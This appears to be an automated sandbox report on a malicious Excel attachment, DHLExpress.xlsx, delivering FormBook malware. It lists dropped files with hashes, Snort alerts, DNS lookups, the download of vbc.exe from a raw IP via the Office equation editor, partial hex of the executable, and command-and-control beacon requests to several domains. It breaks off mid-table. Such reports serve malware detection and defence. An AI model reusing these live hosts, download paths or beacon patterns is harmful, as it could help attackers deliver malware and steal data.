C:\Users\user\AppData\Local\Temp\nsuBDB6.tmp\vdobpgi.dll	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4608
Entropy (8bit):	4.164589773375815
Encrypted:	false
SSDEEP:	48:SpoJlUOjbUtfiP0zSIkuW2yH+ZsQMR7/iItlRuqSHO:ZJsa2FuoH+Zdc5x
MD5:	6E3F986661F09E764A88ABE64646C73D
SHA1:	7F5B76469B40A31C5794F6EEDCA9A74DD3523678
SHA-256:	9F96210741E320DEBCA4CA44718D8593AD9C279865076E5B89C00EC4EEC29E12
SHA-512:	D024BCA059AC3921EF9D5478DBC7DD28A5652BA3E27C1ACA2D9C50E116279BD27293EDF864D7445CF258BC9943CE6BF0032642D7713260F6274E65A43F8D988
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x-2..Ca..Ca..CaZ.Ma..Ca..B`..Ca..Ba..Ca.lG`..Ca.lC`..Ca.l.a.. Ca.lA`..CaRich..Ca.....PE..L.....a.....!..... .....P.....@..... ..H....!.....0.....@..\..... .....text..... ..`.rdata..h.... .....@..@.rsrc.....0.....@..@.reloc..\....@.....@..B..... ....

C:\Users\user\AppData\Local\Temp\~DF7B5C07060C74ADB0.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 FE
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DF7B5C07060C74ADB0.TMP	
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFE331969069BCDF1E.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	317560
Entropy (8bit):	7.9782175649134945
Encrypted:	false
SSDEEP:	6144:3wXUAG6ftS0DMbqMEh9OCbDHPPPPPPPQN7kVjTXaPJmlXv8TYZxQU:3u1SbbqMWoCbzPPPPPPPQN7yXwJmlf8o
MD5:	2B9A745D1C8FFCA624C71CA72C0534DD
SHA1:	EC28B316B4FAB0A9432B013A550F3BBDBFF69B92
SHA-256:	2174BB3AA9E77EECD21AD4B0FDD340A034DB7C815DA7A7C9D51D288777984718
SHA-512:	CBF5F4D462DAF2894444FFF60F530F71E0F49B3D8BC2F41DDCA7E4F94D0492A88EF7B47F96197676C7A9D0A616CB6B1AF0D3EF7E94A8BCF7A1F83FD096E8C30
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DFE36B8A4AA29EFAFC.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFFD99C5C606B2616A.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Users\user\Desktop\~$DHLExpress.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS

C:\Users\user\Desktop\~$DHLExpress.xlsx	
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	248682
Entropy (8bit):	7.92790457041776
Encrypted:	false
SSDEEP:	6144:ow+bSKQHp9WCZX7RApROEc6XlsLOO/cNdjeMPn/L:g4Hp9t7aBIv/cNBeQ/L
MD5:	C41D37A926A42F0916F43B89455F3A26
SHA1:	567843F9ACB112A58DF453619718DDCC37193102
SHA-256:	BDAAE5A1A9B92E3E85FA026AE9F6B375EDA1EB75A31FA122B204418FF83FC36C
SHA-512:	2074144F0C923C0B803CA3F99CCD976C125707970426BE72D8AAD2AD73498AA517C8781EB6F434D70EF10E37F19486C3CDFD3B6DA4A2F123BA987AEDC91F2E9
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%..:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....Z.....%2.....p....@.....s.....p.....tex t...vY.....Z..... ..`.rdata.....p.....^.....@..@.data.....p.....@....ndata.....@.....rsrc.....t.....@..@..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.9782175649134945
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	DHLExpress.xlsx
File size:	317560
MD5:	2b9a745d1c8ffca624c71ca72c0534dd
SHA1:	ec28b316b4fab0a9432b013a550f3bbdbff69b92
SHA256:	2174bb3aa9e77eecd21ad4b0fdd340a034db7c815da7a7c9d51d288777984718
SHA512:	cbf5f4d462daf2894444fff60f530f71e0f49b3d8bc2f41ddca7e4f94d0492a88ef7b47f96197676c7a9d0a616cb6b1af0d3ef7e94a8bcf7a1f83fd096e8c3c0
SSDEEP:	6144:3wXUAG6ftS0DMbqMEh9OCbDHPPPPPPPQN7kVjTXaPJmlXv8TYZxQU:3u1SbbqMWoCbzPPPPPPPQN7yXwJmlf8o
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-10:40:25.219681	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	34.102.136.180
01/14/22-10:40:25.219681	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	34.102.136.180
01/14/22-10:40:25.219681	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	34.102.136.180
01/14/22-10:40:25.334786	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	34.102.136.180	192.168.2.22
01/14/22-10:40:46.112205	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49174	34.102.136.180	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 10:40:20.102119923 CET	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.chiplorain.com	A (IP address)	IN (0x0001)
Jan 14, 2022 10:40:25.176915884 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.searakloset.com	A (IP address)	IN (0x0001)
Jan 14, 2022 10:40:30.342489958 CET	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.lauraimoveis.com	A (IP address)	IN (0x0001)
Jan 14, 2022 10:40:35.749931097 CET	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.atlantahousingsolutions.com	A (IP address)	IN (0x0001)
Jan 14, 2022 10:40:40.875339031 CET	192.168.2.22	8.8.8.8	0x9037	Standard query (0)	www.louisesshop.com	A (IP address)	IN (0x0001)
Jan 14, 2022 10:40:45.954864025 CET	192.168.2.22	8.8.8.8	0xce43	Standard query (0)	www.heigray.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 10:40:20.125193119 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.chiplorain.com		3.64.163.50	A (IP address)	IN (0x0001)
Jan 14, 2022 10:40:25.197921038 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.searakloset.com	searakloset.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 10:40:25.197921038 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	searakloset.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 14, 2022 10:40:30.374489069 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.lauraimoveis.com	lauraimoveis.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 10:40:30.374489069 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	lauraimoveis.com		156.67.74.112	A (IP address)	IN (0x0001)
Jan 14, 2022 10:40:35.785408020 CET	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.atlantahousingsolutions.com		172.67.178.13	A (IP address)	IN (0x0001)
Jan 14, 2022 10:40:35.785408020 CET	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.atlantahousingsolutions.com		104.21.35.170	A (IP address)	IN (0x0001)
Jan 14, 2022 10:40:40.901568890 CET	8.8.8.8	192.168.2.22	0x9037	No error (0)	www.louisesshop.com		172.67.207.77	A (IP address)	IN (0x0001)
Jan 14, 2022 10:40:40.901568890 CET	8.8.8.8	192.168.2.22	0x9037	No error (0)	www.louisesshop.com		104.21.93.79	A (IP address)	IN (0x0001)
Jan 14, 2022 10:40:45.977890968 CET	8.8.8.8	192.168.2.22	0xce43	No error (0)	www.heigray.xyz	heigray.xyz		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 10:40:45.977890968 CET	8.8.8.8	192.168.2.22	0xce43	No error (0)	heigray.xyz		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 103.167.92.57
- www.chiplorain.com
- www.searakloset.com
- www.lauraimoveis.com
- www.atlantahousingsolutions.com
- www.louisesshop.com
- www.heigray.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	103.167.92.57	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:39:02.911701918 CET	0	OUT	GET /winos11pro/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 103.167.92.57 Connection: Keep-Alive
Jan 14, 2022 10:39:03.195794106 CET	1	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 09:39:01 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Fri, 14 Jan 2022 04:42:48 GMT ETag: "3cb6a-5d5836f56e1be" Accept-Ranges: bytes Content-Length: 248682 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 e5 75 4a a8 a1 14 24 fb a1 14 24 fb a1 14 24 fb 2f 1c 7b fb a3 14 24 fb a1 14 25 fb 3a 14 24 fb 22 1c 79 fb b0 14 24 fb f5 37 14 fb a8 14 24 fb 66 12 22 fb a0 14 24 fb 52 69 63 68 a1 14 24 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 c9 cd ef 48 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 5a 00 00 00 d4 01 00 00 04 00 00 25 32 00 00 00 10 00 00 00 70 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 d0 02 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 a4 73 00 00 b4 00 00 00 00 c0 02 00 00 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 00 00 8c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 76 59 00 00 00 10 00 00 00 5a 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 90 11 00 00 00 70 00 00 00 12 00 00 00 5e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 af 01 00 00 90 00 00 00 04 00 00 00 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 40 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 00 09 00 00 00 c0 02 00 00 0a 00 00 00 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$uJ$$$/{$%:$"y7f"$Rich$PELHZ%2p@sp.textvYZ `.rdatap^@@.datap@.ndata@.rsrct@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:40:20.156054974 CET	260	OUT	GET /bc93/?DD=h0Dd6TfP&5jMx_fYX=m45wz0yJH0eU0AdWNIhpnj7O98T4qieiIfcSO4QQLTkRI2A85Oo6eqE9guaDClHK+tDn+A== HTTP/1.1 Host: www.chiplorain.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 14, 2022 10:40:20.178847075 CET	261	IN	HTTP/1.1 410 Gone Server: openresty Date: Fri, 14 Jan 2022 09:40:19 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 65 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 63 68 69 70 6c 6f 72 61 69 6e 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 61 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 63 68 69 70 6c 6f 72 61 69 6e 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>4e <meta http-equiv='refresh' content='5; url=http://www.chiplorain.com/' />a </head>9 <body>3a You are being redirected to http://www.chiplorain.coma </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:40:25.219681025 CET	261	OUT	GET /bc93/?5jMx_fYX=/0p52NrLw6/lfqJ/6i2KRqaclY9EGZAkl3iVYOjyKH0fSpE9MHsWsCd4MfgGNBa7PLwApw==&DD=h0Dd6TfP HTTP/1.1 Host: www.searakloset.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 14, 2022 10:40:25.334785938 CET	262	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 14 Jan 2022 09:40:25 GMT Content-Type: text/html Content-Length: 275 ETag: "618be735-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	156.67.74.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:40:30.536331892 CET	263	OUT	GET /bc93/?DD=h0Dd6TfP&5jMx_fYX=45pLxo9kavwG0b6/ageG5KZoyEg3RdGQG9PSgAgmCz2Hqkg+0QkW1XX316CwBWlYmM0BuA== HTTP/1.1 Host: www.lauraimoveis.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:40:30.695899010 CET	264	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html content-length: 707 date: Fri, 14 Jan 2022 09:40:30 GMT server: LiteSpeed location: https://www.lauraimoveis.com/bc93/?DD=h0Dd6TfP&5jMx_fYX=45pLxo9kavwG0b6/ageG5KZoyEg3RdGQG9PSgAgmCz2Hqkg+0QkW1XX316CwBWlYmM0BuA== content-security-policy: upgrade-insecure-requests Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49172	172.67.178.13	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:40:35.813775063 CET	265	OUT	GET /bc93/?5jMx_fYX=NJ8vjIFYwVF+K1Zn/AGorNaFwyaz0G/XgrC+2klBX/IapeezUPO8bi3RGsgrxJXS1LqH5g==&DD=h0Dd6TfP HTTP/1.1 Host: www.atlantahousingsolutions.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 14, 2022 10:40:35.858367920 CET	266	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 14 Jan 2022 09:40:35 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Fri, 14 Jan 2022 10:40:35 GMT Location: https://www.atlantahousingsolutions.com/bc93/?5jMx_fYX=NJ8vjIFYwVF+K1Zn/AGorNaFwyaz0G/XgrC+2klBX/IapeezUPO8bi3RGsgrxJXS1LqH5g==&DD=h0Dd6TfP Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=U%2BUC%2FI%2FUbTWOFCdup9eQZ5xbeocA5xRFBWeSiPJznyHsB%2BVGbWleeZ2QddNWqMQpV%2B6sCVteghGeS%2Fx5ExVjyfHVxLkquTEOUFCi%2FQfiArR1iA4v%2Fry7JcVdbnJq3gdMiWojsveq6VFha6cle7PXIzn4"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd5e75bedb30091-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49173	172.67.207.77	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:40:40.920552015 CET	267	OUT	GET /bc93/?DD=h0Dd6TfP&5jMx_fYX=Dtwu72sJ/YpTMebBbpFICpD7OPufwyJSP0x6RFU6mEZA3uDfPjbVMUZhI3MTljxZrpV9GA== HTTP/1.1 Host: www.louisesshop.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
